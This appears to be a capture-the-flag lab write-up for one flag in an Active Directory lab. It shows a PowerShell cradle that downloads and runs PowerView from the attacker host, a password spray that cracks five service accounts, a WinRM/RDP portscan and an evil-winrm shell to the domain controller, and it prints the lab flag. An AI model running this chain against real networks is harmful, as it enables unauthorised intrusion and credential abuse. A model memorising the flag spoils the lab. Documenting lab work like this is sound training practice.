45-Doppelgänger
Used PowerView.ps1 to gather information about users on AD.
PS > iex (New-Object Net.WebClient).DownloadString('http://10.10.14.11/PowerView.ps1');get-netuser | ft samaccountname,admincount
samaccountname admincount
-------------- ----------
Administrator 1
Guest
krbtgt 1
alarsson
jmendes
pmorgan
awardel
xenserver-svc
print-svc 1
mssql-svc
mturner
app-svc
rprakash
urquarti
rdrew
fboucher
cmeller
anagy
backup-svc 1
test-svc
netscaler-svc
I ll take notes of these users.
I Found a password #S3rvice#@cc I ll try them on all users using DomainPasswordSpray.ps1
PS > Invoke-DomainPasswordSpray -UserList usersAd -Password '#S3rvice#@cc' -OutFile hello.txt
[*] Using usersAd as userlist to spray with
[!] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password #S3rvice#@cc against 22 users. Current time is 12:56 PM
[*] Writing successes to hello.txt
[*] 1 of 22 users tested
[*] 2 of 22 users tested
[*] 3 of 22 users tested
[*] 4 of 22 users tested
[*] 5 of 22 users tested
[*] 6 of 22 users tested
[*] 7 of 22 users tested
[+] SUCCESS! User:xenserver-svc Password:#S3rvice#@cc
[*] 8 of 22 users tested
[+] SUCCESS! User:print-svc Password:#S3rvice#@cc
[*] 9 of 22 users tested
[+] SUCCESS! User:mssql-svc Password:#S3rvice#@cc
[*] 10 of 22 users tested
[*] 11 of 22 users tested
[*] 12 of 22 users tested
[*] 13 of 22 users tested
[*] 14 of 22 users tested
[*] 15 of 22 users tested
[*] 16 of 22 users tested
[*] 17 of 22 users tested
[*] 18 of 22 users tested
[+] SUCCESS! User:backup-svc Password:#S3rvice#@cc
[*] 19 of 22 users tested
[*] 20 of 22 users tested
[+] SUCCESS! User:netscaler-svc Password:#S3rvice#@cc
[*] 21 of 22 users tested
[*] 22 of 22 users tested
[*] Password spraying is complete
[+] Any passwords that were successfully sprayed have been output to hello.txt
Like before I ll again scan the network and look for any IP which has wsman enabled.
iex (New-Object Net.WebClient).DownloadString('http://10.10.14.11');
Invoke-Portscan -Hosts 172.16.249.0/24 -T 4 -Ports "5985,5986,3389"

RDP, and wsman is on.
Bloodhound says that backup-svc can rdp in to dc.
Got a evil-winrm shell ->
➜ Xen proxychains evil-winrm -i 172.16.249.200 -u backup-svc -p '#S3rvice#@cc'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:5985 ... OK
*Evil-WinRM* PS C:\Users\backup-svc\Documents> dir
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:5985 ... OK
*Evil-WinRM* PS C:\Users\backup-svc\Documents> type ../Desktop/flag.txt
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.249.200:5985 ... OK
XEN{y_5h4r3d_p@55..}